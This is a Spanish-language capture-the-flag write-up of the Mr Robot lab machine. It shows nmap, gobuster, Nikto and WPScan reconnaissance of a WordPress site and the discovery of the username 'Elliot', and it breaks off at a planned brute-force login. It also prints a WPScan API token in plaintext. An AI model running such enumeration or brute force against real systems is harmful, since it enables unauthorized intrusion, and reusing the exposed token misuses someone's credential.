# MR ROBOT

IP ATACANTE: 192.168.0.191

IP: 192.168.0.192

Servicio web: http://192.168.0.192/

# Descubrimiento

```
nmap -sn 192.168.0.0/24
```

```
└─# nmap -sn 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 22:06 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0040s latency).
MAC Address: 08:40:F3:2B:D2:F0 (Tenda Technology,Ltd.Dongguan branch)
Nmap scan report for 192.168.0.192
Host is up (0.0017s latency).
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.197
Host is up (0.012s latency).
MAC Address: 5E:9A:1A:69:7D:00 (Unknown)
Nmap scan report for 192.168.0.199
Host is up (0.00029s latency).
MAC Address: 1C:CE:51:ED:4F:12 (AzureWave Technology)
Nmap scan report for 192.168.0.191
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds
```

```
sudo arp-scan --interface eth0 192.168.0.0/24
```

```
 sudo arp-scan --interface eth0 192.168.0.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.0.191
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     08:40:f3:2b:d2:f0       Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.192   08:00:27:0f:0b:8a       PCS Systemtechnik GmbH
192.168.0.199   1c:ce:51:ed:4f:12       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 3 responded
```

# Scannig

**El puerto de interes es el 80**

# NMAP

```
nmap -sS -p- -open -T4 -n -Pn 192.168.0.192 -oN scan.txt
```

```
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack ttl 64
443/tcp open  https   syn-ack ttl 64
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 109.48 seconds
```

```
        Raw packets sent: 131154 (5.771MB) | Rcvd: 90 (3.940KB)
```

**nmap -sS -p80,443 -T4 -sV 192.168.0.192 -oN targeted.txt**

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 22:14 EDT
Nmap scan report for 192.168.0.192
Host is up (0.0021s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
443/tcp open  ssl/http Apache httpd
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds
```

**nmap -sS -p80,443 -T4 -sCV 192.168.0.192 -oN targeted.txt**

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 22:15 EDT
Nmap scan report for 192.168.0.192
Host is up (0.0016s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds
```

**nmap -A -sS -p80,443 -T4 192.168.0.192 -oN targeted2.txt**

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 22:16 EDT
Nmap scan report for 192.168.0.192
Host is up (0.0017s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux 3.18 (93%), Android 4.0 (93%), Android 4.2.2 (Linux 3.4) (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Amazon Fire TV (91%), Android 10 (Linux 4.9) (91%), Sony Android TV (Android 5.0) (91%), Android 5 (Linux 3.10) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
```

```
1   1.74 ms 192.168.0.192
```

# Enumerar

# gobuster


gobuster dir -u http://192.168.0.192/ -w  /usr/share/wordlists/dirb/common.txt -s 200,301,302 -x html,php,txt,bak --status-codes-blacklist "" -o mrrobot.txt

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://192.168.0.192/
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,301,302
[+] User Agent:     gobuster/3.6
[+] Extensions:     html,php,txt,bak
[+] Timeout:        10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/0                    [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/0/][0m
/admin                [36m (Status: 301)[0m [Size: 235][34m [--> http://192.168.0.192/admin/][0m
/atom                 [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/atom/][0m
/audio                [36m (Status: 301)[0m [Size: 235][34m [--> http://192.168.0.192/audio/][0m
/blog                 [36m (Status: 301)[0m [Size: 234][34m [--> http://192.168.0.192/blog/][0m
/css                  [36m (Status: 301)[0m [Size: 233][34m [--> http://192.168.0.192/css/][0m
/dashboard            [36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-admin/][0m
/favicon.ico          [32m (Status: 200)[0m [Size: 0]
/feed                 [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/image                [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/image/][0m
/Image                [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/Image/][0m
/images               [36m (Status: 301)[0m [Size: 236][34m [--> http://192.168.0.192/images/][0m
/index.html           [32m (Status: 200)[0m [Size: 1188]
/index.php            [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m
/index.html           [32m (Status: 200)[0m [Size: 1188]
/index.php            [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m
/intro                [32m (Status: 200)[0m [Size: 516314]
/js                   [36m (Status: 301)[0m [Size: 232][34m [--> http://192.168.0.192/js/][0m
/license              [32m (Status: 200)[0m [Size: 309]
/license.txt          [32m (Status: 200)[0m [Size: 309]
/login                [36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php][0m
/page1                [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m
/rdf                  [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/rdf/][0m
/readme               [32m (Status: 200)[0m [Size: 64]
/readme.html          [32m (Status: 200)[0m [Size: 64]
/robots               [32m (Status: 200)[0m [Size: 41]
/robots.txt           [32m (Status: 200)[0m [Size: 41]
/robots.txt           [32m (Status: 200)[0m [Size: 41]
/rss                  [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/rss2                 [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/sitemap              [32m (Status: 200)[0m [Size: 0]
/sitemap.xml          [32m (Status: 200)[0m [Size: 0]
/video                [36m (Status: 301)[0m [Size: 235][34m [--> http://192.168.0.192/video/][0m
/wp-admin             [36m (Status: 301)[0m [Size: 238][34m [--> http://192.168.0.192/wp-admin/][0m
/wp-atom.php          [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/atom/][0m
/wp-commentsrss2.php [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/comments/feed/][0m
```


```
/wp-config           [32m (Status: 200)[0m [Size: 0]
/wp-config.php       [32m (Status: 200)[0m [Size: 0]
/wp-content          [36m (Status: 301)[0m [Size: 240][34m [--> http://192.168.0.192/wp-content/][0m
/wp-cron             [32m (Status: 200)[0m [Size: 0]
/wp-cron.php         [32m (Status: 200)[0m [Size: 0]
/wp-feed.php         [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/wp-includes         [36m (Status: 301)[0m [Size: 241][34m [--> http://192.168.0.192/wp-includes/][0m
/wp-links-opml       [32m (Status: 200)[0m [Size: 227]
/wp-links-opml.php   [32m (Status: 200)[0m [Size: 227]
/wp-load             [32m (Status: 200)[0m [Size: 0]
/wp-load.php         [32m (Status: 200)[0m [Size: 0]
/wp-login            [32m (Status: 200)[0m [Size: 2613]
/wp-login.php        [32m (Status: 200)[0m [Size: 2613]
/wp-rdf.php          [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/rdf/][0m
/wp-register.php     [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register][0m
/wp-rss.php          [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/wp-rss2.php         [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/feed/][0m
/wp-signup           [36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register][0m
/wp-signup.php       [36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register][0m
```

## *Exploracion manual*

**-EXPLORACION DE LAS RUTAS ENCONTRADAS CON GOBUSTER:**




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```



```
073403c8a58a1f80d943455fb30724b9
```

**- SE ENCUENTRA UN PANEL DE LOGIN DE WORDPRESS**



192.168.0.192/wp-login.php?loggedout=true


You are now logged out.

Username

Password

□ Remember Me

**-SE ENCUENTRA UN USUARIO VALIDO MEDIANTE UN WORDLIST PERSONALIZADO CON NOMBRES DE PERSONAJES DE LA PELICULA**
**- Usuario valido: Elliot**



192.168.0.192/wp-login.php

**ERROR**: The password you entered for the username **Elliot** is incorrect. Lost your password?

Username

Elliot

Password

## *Whatweb*

**whatweb -a 3 http://192.168.0.192/**

```
whatweb -a 3 http://192.168.0.192/
```

```
http://192.168.0.192/ [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[192.168.0.192], Script, UncommonHeaders[x-mod-pagespeed], X-Frame-Options[SAMEORIGIN]
```

# *Vulnerabilidades*

# *Nikto*

**nikto -h http://192.168.0.192**

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.192
+ Target Hostname:    192.168.0.192
+ Target Port:        80
+ Start Time:         2025-04-24 23:22:41 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /ssxIQtet.TPF: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.0.192/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8074 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2025-04-24 23:34:19 (GMT-4) (698 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

**- Se identifica pagina de login de wordpress wp-login/**

# *WPSCAN*

Token: o9FLKYHNqDQxQKaURmKFjuB5rZayAUk0vktl55G3BLs

**wpscan --url  http://192.168.0.192/  --api-token o9FLKYHNqDQxQKaURmKFjuB5rZayAUk0vktl55G3BLs --enumerate p,u,t**

```
__________________________________________________________________
```

```
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.192/ [192.168.0.192]
[+] Started: Thu Apr 24 23:52:36 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.0.192/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.0.192/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://192.168.0.192/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.0.192/f0d3302.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.0.192/f0d3302.html, Match: 'WordPress 4.3.1'
 |
 | [!] 115 vulnerabilities identified:
 |
 | [!] Title: WordPress  3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
 |     Fixed in: 4.3.2
 |     References:
 |      - https://wpscan.com/vulnerability/09329e59-1871-4eb7-b6ea-fd187cd8db23
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1564
 |      - https://wordpress.org/news/2016/01/wordpress-4-4-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/7ab65139c6838910426567849c7abed723932b87
 |
 | [!] Title: WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
 |     Fixed in: 4.3.3
 |     References:
 |      - https://wpscan.com/vulnerability/b19b6a22-3ebf-488d-b394-b578cd23c959
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2222
 |      - https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/36435
 |      - https://hackerone.com/reports/110801
 |
 | [!] Title: WordPress 3.7-4.4.1 - Open Redirect
 |     Fixed in: 4.3.3
 |     References:
 |      - https://wpscan.com/vulnerability/8fba3ea1-553c-4426-ad00-03cc258bff3f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2221
 |      - https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/36444
 |
 | [!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexedecimal IP addresses
 |     Fixed in: 4.5
 |     References:
 |      - https://wpscan.com/vulnerability/0810e7fe-7212-49ae-8dd1-75260130b7f5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029
 |      - https://codex.wordpress.org/Version_4.5
 |      - https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded049
 |
 | [!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
 |     Fixed in: 4.5
```

SIN RESULTADOS PARA AVANZAR

## *Vector de ataque*

**- Usuario valido: Elliot**

## *Diccionario*

**- Ataque de fuerza bruta a wordpress**

